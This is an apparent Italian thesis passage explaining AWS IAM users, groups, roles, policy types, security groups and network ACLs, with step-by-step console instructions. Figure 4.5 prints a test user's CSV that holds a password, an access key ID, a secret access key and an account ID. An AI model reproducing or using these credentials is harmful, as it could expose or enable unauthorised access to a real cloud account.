3. Da questa interfaccia è possibile impostare le autorizzazioni aggiungendo l'utente ad un gruppo, copiando le autorizzazioni di altri utenti già registrati o collegando direttamente delle policy già istanziate da Amazon (es. AdministratorUser , AmazonS3FullAccess, ecc.), Nel caso un utente abbia solo il permesso AmazonS3FullAccess non potrà accedere ad altri servizi.




Figura 4.3: Add User Permissions

4. Nella successiva interfaccia è possibile associare dei tag, che non hanno scopo funzionale se non quello di risultare più ordinati per un amministratore.

5. Si avrà un riepilogo che permetterà di vedere le impostazioni inserite per la creazione del nostro account

6. Infine, verrà visualizzata una tabella con tutti i dati di accesso dell'utente specificato.




Figura 4.4: Tabella Dati

Il contenuto del file .csv:

	A	B	C	D	E
1	User name	Password	Access key ID	Secret access key	Console login link
2	ProvaFullAccessS3	dcSnu21-NuCNkvh	AKIA5O4QJPUB3N4BSYVI	294p6jRvWS7GuLfYgEJ4916ofmxQIXsLpyiYL+g9	https://925331193091.signin.aws.amazon.com/console

Figura 4.5: File CSV dell'utente, il numero "925331193091" equivale all'ID dell'account

4.1.2 Gruppi

Per la facilitazione della gestione degli utenti, viene offerto l'ausilio dei gruppi, i quali possono contenere molti utenti a cui possono essere direttamente assegnati dei compiti. I gruppi di utenti consentono di specificare le autorizzazioni per più utenti e quindi la gestione delle autorizzazioni per questi ultimi può risultare facilitata. Ad esempio, un gruppo di utenti può avere l'accesso solo al controllo dei file di log, quindi lasciargli solo le autorizzazioni necessarie per accedere a CloudWatch. Ciascun utente perciò erediterà i privilegi associati del gruppo; ciascun utente potrà essere cambiato di gruppo.

Alcune caratteristiche [11]:

- Gestibile tramite IAM.
- É possibile aggiungere più utenti nello stesso gruppo.

- Ogni utente può avere 0 o più gruppi.

- Può contenere **solo** utenti e non quindi altri gruppi.

- Un utente inserito in un gruppo eredita tutti i ruoli e privilegi.

- Il numero e le dimensioni delle risorse IAM in un account AWS sono limitati, perciò bisogna controllare le quote. Ad esempio, il numero massimo di utenti per un account AWS è 5000.

- Non esiste un gruppo di utenti predefinito che include automaticamente tutti gli utenti nell'account AWS.




Figura 4.6: Esempio divisione in gruppi IAM di un' ipotetica azienda [11]

La creazione di un gruppo è una procedura molto semplice:

1. Andare console IAM e selezionare crea gruppo.

2. Scegliere un nome e selezionare gli utenti da associare al gruppo; sarà anche possibile gestire gli utenti del gruppo in seguito.




Figura 4.7: Associare Utenti a Gruppo

3. Assegnare i permessi nell'immagine in esempio: associando GlacierFullAccess [1] stessa cosa verrà fatta per S3FullAccess.




Figura 4.8: Permessi Associati al gruppo

4. Creare il gruppo e successivamente gestirlo e associarlo ad altri utenti.

4.1.3 Ruoli

Un ruolo IAM presenta alcune analogie con un utente IAM. Ruoli e utenti sono entrambi identità AWS con policy di autorizzazioni che determinano ciò che l'identità può o non può fare in AWS. Tuttavia, invece di essere associato in modo univoco a una persona, un ruolo è destinato a essere assunto da chiunque. Inoltre, un ruolo non ha credenziali a lungo termine standard associate (queste vengono create dinamicamente e fornite all'utente o all'applicazione e sono password o chiavi di accesso). Tuttavia, quando si

[1] Glacier è un servizio di storage basato a tre livelli, ha tempi di accesso alla risorsa maggiori rispetto ad S3 ma costi molto ridotti)

assume un ruolo, vengono fornite le credenziali di sicurezza provvisorie per la sessione del ruolo. [12].
I ruoli possono essere usati da:

- Un utente IAM nello stesso account AWS del ruolo.
- Un utente IAM in un account AWS diverso dal ruolo.
- Un servizio Web offerto da AWS come Amazon Elastic Compute Cloud (Amazon EC2).
- Un utente esterno autenticato da un fornitore di servizi di identità (IdP) compatibile con SAML 2.0 o OpenID Connect o un gestore identità creato appositamente (utente federato).

I ruoli permettono di definire un insieme di permessi in relazione ad una specifica risorsa (ad esempio un'istanza EC2), della quale necessitano un servizio oppure un utente necessitano.
Possiamo quindi affermare che un certo servizio o applicazione, durante la propria esecuzione, può assumere un certo ruolo in base ai permessi a lui necessari per svolgere la propria attività.
Differenti tipi di policy usate dai ruoli:

- Trust Policy: documento json in cui si specifica quale entità può assumere quel determinato ruolo.
- Access Policy: documento json in cui si definiscono le operazioni e le risorse che il ruolo può utilizzare.

É possibile utilizzare un ruolo per delegare l'accesso a risorse che risiedono in un differente account AWS. Questa possibilità prende il nome di Cross-Account Access e permette di non creare un differente utente IAM per ogni account AWS, oltre ad offrire il vantaggio di non doversi disconnettere da un account e accedere con un altro.
Per creare un nuovo ruolo bisogna:

1. Console IAM selezionare "Crea Ruolo"
2. Scegliere la tipologia di entità che avrà questo ruolo. Le quattro tipologie sono: servizio AWS (ricordiamo che un utente IAM può essere un'applicazione), un altro account AWS personale o di terze parti (bisognerà specificare l'ID dell'account), identità web (accesso per mezzo di Facebook, Google, Amazon, Amazon Cognito o altre tipologie create dall'amministratore), Federazione SAML 2.0 (utenti federati: in tal caso dovrà già essere registrato il provider all'interno dell'account AWS).




Figura 4.9: Creazione Ruolo

3. Sarà possibile creare una policy o associarne una già esistente; nel caso se ne volesse creare una nuova sarà possibile sia con editor visuale che scrivendo direttamente il file JSON.




Figura 4.10: Ruolo Policy

4. Possibilità di inserire dei tag.

5. Verificare i campi e terminare la creazione del ruolo.




Figura 4.11: Creazione Ruolo

6. Selezionando il ruolo sarà possibile modificarne i dettagl,i come per esempio la durata massima della sessione, di default impostata ad 1 ora.

4.2 Policy

Una policy è un oggetto in AWS che, associato a un'identità o a una risorsa, ne definisce le autorizzazioni. AWS valuta queste policy quando un utente o un ruolo effettua una richiesta. Le autorizzazioni nella policy determinano l'approvazione o il rifiuto della richiesta. La maggior parte delle policy viene archiviata in AWS come documenti JSON.

AWS supporta sei tipi di policy [13] :

- **Identity-based policies**: documenti dei criteri delle autorizzazioni JSON che controllano le azioni che un'identità può eseguire, su quali risorse e in che condizioni. Queste policy possono essere suddivise in Policy gestite o criteri in linea.
  Policy gestite: sono policy autonome basate sulle identità. Possono essere gestite e create da AWS o gestite e create nell'account AWS.
  Criteri in linea: vengono aggiunti direttamente su un singolo utente, gruppo o ruolo. Sono in relazione 1 a 1 e si eliminano in caso di rimozione dell'identità.

- **Resource-based policies**: sono documenti policy JSON che collegano le policy **inline** alle risorse. Le policy basate su risorse concedono le autorizzazioni a un'identità principale specificata nella policy. Le entità principali possono essere sia nello stesso account della risorsa che in altri account.

- **IAM permissions boundaries**: Utilizzano una policy gestita come limite delle autorizzazioni per un'entità IAM (utente o ruolo). Questa policy definisce il

numero massimo di autorizzazioni che la policy basata su identità può concedere a un'entità, ma non concede autorizzazioni. Funzione avanzata dove si imposta il numero massimo di autorizzazioni che una policy basata su identità può concedere a un'entità IAM.

- **Service Control Policies, SCP**: È possibile utilizzare una policy di controllo dei servizi (SCP) AWS Organizations per definire il numero massimo di autorizzazioni per i membri dell'account di un'organizzazione o un'unità organizzativa.

- **Access control lists (ACLs)**: basate su risorse della policy d'accesso predefinita possono essere utilizzati per l'accesso ai bucket e gli oggetti. Le ACL possono essere utilizzate per concedere autorizzazioni base di lettura/scrittura ad altri account AWS. Non è possibile concedere autorizzazioni a utenti del proprio account AWS.

- **Session policies**: sono policy avanzate che si passano come parametro quando si crea in modo programmatico una sessione temporanea per un ruolo o un utente federato. Le autorizzazioni per una sessione sono l'intersezione delle policy basate su identità per l'entità IAM (utente o ruolo) utilizzate per creare la sessione e delle policy di sessione. Le autorizzazioni possono anche provenire da una policy basata su risorse. Un rifiuto esplicito in una qualsiasi di queste policy sostituisce l'autorizzazione.

4.3 Security Group

Un security group si può immaginare come un firewall virtuale che può essere associato a una o più istanze all'interno di un VPC o ad un VPC stesso.
Prima di analizzare le caratteristiche di un security group bisogna specificare cos'è una regola.
Ogni security group, alla creazione, non avrà alcun permesso né in entrata né in uscita; per mezzo delle regole, opportunamente definite ed inserite, dall'utente verranno concessi dei permessi. La tabella che verrà riportata sarà un esempio di regole inserite in un security group.
Regole caratteristiche [14]:

- Le regole sono sempre permissive; non sarà possibile inserire regole che negano autorizzazioni.

- Le regole dei security group consentono di filtrare il traffico in base a i numeri di porta.

- Le regolo possono essere in entrata (inbound) o in uscita (outbound).

- I gruppi di sicurezza sono stateful − se viene inviata una richiesta da un'istanza, il traffico in risposta alla richiesta è autorizzato a entrare, indipendentemente dalle regole dei gruppi di sicurezza in entrata. Per i gruppi di sicurezza VPC ciò significa anche che le risposte al traffico in entrata sono autorizzate a uscire, indipendentemente dalle regole in uscita.

- Si possono aggiungere e rimuovere regole in qualunque momento. Le modifiche vengono applicate automaticamente alle istanze associate al gruppo di sicurezza.

- Quando viene associata un'istanza a più gruppi di sicurezza, le regole di ciascun gruppo vengono aggregate come unico set di regole.

Le regole sono composte da:

- Nome: il nome del gruppo di sicurezza.
- Tipo: tipologia di protocollo.
- Protocollo: il protocollo da autorizzare, nel caso si dovesse scegliere custom protocol.
- Intervallo di porte: porte sulle quali si applica questa regola. Può essere associata una singola porta oppure un range di porte come ad esempio 7000-8000 oppure 22.
- Origine/ Destinazione: l'origine nel caso la regola sia in entrata, la destinazione se la regola è in uscita. Può specificare un singolo IPv4 o IPv6, un range di IPv4 o un range di IPv6, altri gruppi di sicurezza o specifiche VPC.
- Descrizione: si può aggiungere una descrizione della regola, per semplificarne l'identificazione in un secondo momento.

Quando si crea una regola del gruppo di sicurezza, AWS assegna un ID univoco alla regola.




Figura 4.12: Esempio Creazione regola inbound

Un security group ha diverse caratteristiche:

- I security group sono divisi in traffico in entrata e traffico in uscita; perciò è possibile creare regole specifiche per tutte e due.
- I security group sono stateful: se viene inviata una richiesta da un'istanza, il traffico in risposta alla richiesta è autorizzato a entrare, indipendentemente dalle regole dei gruppi di sicurezza in entrata. Le risposte al traffico in entrata autorizzato possono uscire indipendentemente dalle regole in uscita.
- Al momento della sua creazione, un gruppo di sicurezza è privo di regole in entrata. Finché non verranno inserite regole in entrata l'host risulterà irraggiungibile.

- Per impostazione predefinita, un gruppo di sicurezza include una regola in uscita che autorizza tutto il traffico in uscita. Si può rimuovere la regola e aggiungere regole in uscita che autorizzano l'uscita solo di un determinato tipo di traffico. Nel caso non ci fossero regole in uscita non potrebbe essere inviato nessun tipo di traffico dall'istanza.
- E' applicato all'istanza (nello specifico alla sua network interface) e non alla sottorete. All'interno della stessa sottorete si possono avere più security group per più istanze.
- Lo stesso security group può essere inoltre applicato a più istanze.
- La modifica di un security group può avvenire a istanza started o stopped.
- I cambiamenti attuati all'interno di un security group hanno un'azione immediata, sono applicati subito, senza alcun tempo di attesa.
- Se ci sono più RULE per una specifica porta, viene applicata la regola più permissiva.
- Un gruppo di sicurezza può essere utilizzato solo nel VPC specificato quando si crea il gruppo di sicurezza.

Gli elementi costituivi di un security group sono:

- Nome del gruppo: non sarà più modificabile.
- Descrizione.
- VPC (Virtual Private Cloud) al quale associare il gruppo (non modificabile).
- Indirizzo IP: ip o range di ip con determinata policy.
- Numero di porta: porta X che accetta protocollo Y.
- Protocollo: protocollo Y accettato su porta X.

All'avvio di un'istanza EC2, verrà richiesto a quale VPC deve appartenere ed infine quale security group associargli. Sarà possibile creare un nuovo security group oppure associarne uno esistente; il nuovo security group istanziato andrà a far parte dei security group di quella specifica VPC.




Figura 4.13: Istanza Creazione Security Group

Come si può vedere, c'è un default security group, i VPC sono sempre creati associati ad un default security group che non è possibile eliminare; tuttavia, è concesso modificare le regole al suo interno.
É anche possibile creare un security group direttamente dalla dashboard dei VPC.

4.4 NACL - Networks Access Control List

Una NACL è un livello di sicurezza opzionale per il VPC che agisce come un firewall per controllare il traffico in entrata e in uscita da una o più sottoreti [15]. Si possono impostare liste di controllo accessi di rete con regole simili a quelle del gruppo di sicurezza, in modo tale da aggiungere un ulteriore livello di sicurezza al VPC.

Le NACL agiscono da firewall; è possibile inoltre scegliere se applicarle o meno. Le principali caratteristiche che possiamo identificare sono:

- La tipologia di filtraggio è questa volta stateless ovvero non possono mantenere lo stato di una connessione ed è quindi necessario specificare una regola per il traffico in entrata e il traffico in uscita relativamente alla stessa connessione.
- Le rule sono definite in base ad un'azione di tipo allow/deny su una determinata sottorete
- É presente una NACL di default che permette ogni tipo di traffico, sia in uscita che in entrata.
- Una NACL appena creata non permette alcun tipo di traffico; sarà compito dell'utente aggiungere le apposite regole.
- Ogni sottorete presente all'interno di un VPC può essere associata ad una personale NACL , se non esplicitamente associata viene utilizzata quella di default.
- Una sottorete può essere associata ad una singola NACL.
- Le rule di una NACL sono numerate e vengono valutate a partire da quella di valore numerico più basso.

Le parti che compongono una regola di una NACL sono:

- Numero regola: numero identificativo che rappresenta l'ordine di priorità. Non appena una regola corrisponde al traffico, viene applicata a prescindere da qualsiasi altra regola con numerazione più alta che potrebbe contraddirla.
- Tipo: il tipo di traffico; ad esempio, SSH.
- Protocollo: si può specificare qualsiasi protocollo che dispone di un numero di protocollo standard.
- Intervallo porte: porta in ascolto o range di porte.
- Source (per regole in entrata) : per dove ricevere il traffico.
- Destination (per regole in uscita) : per dove mandare il traffico.
- Allow/Deny: scelta tra le opzioni allow o deny per il traffico specificato.

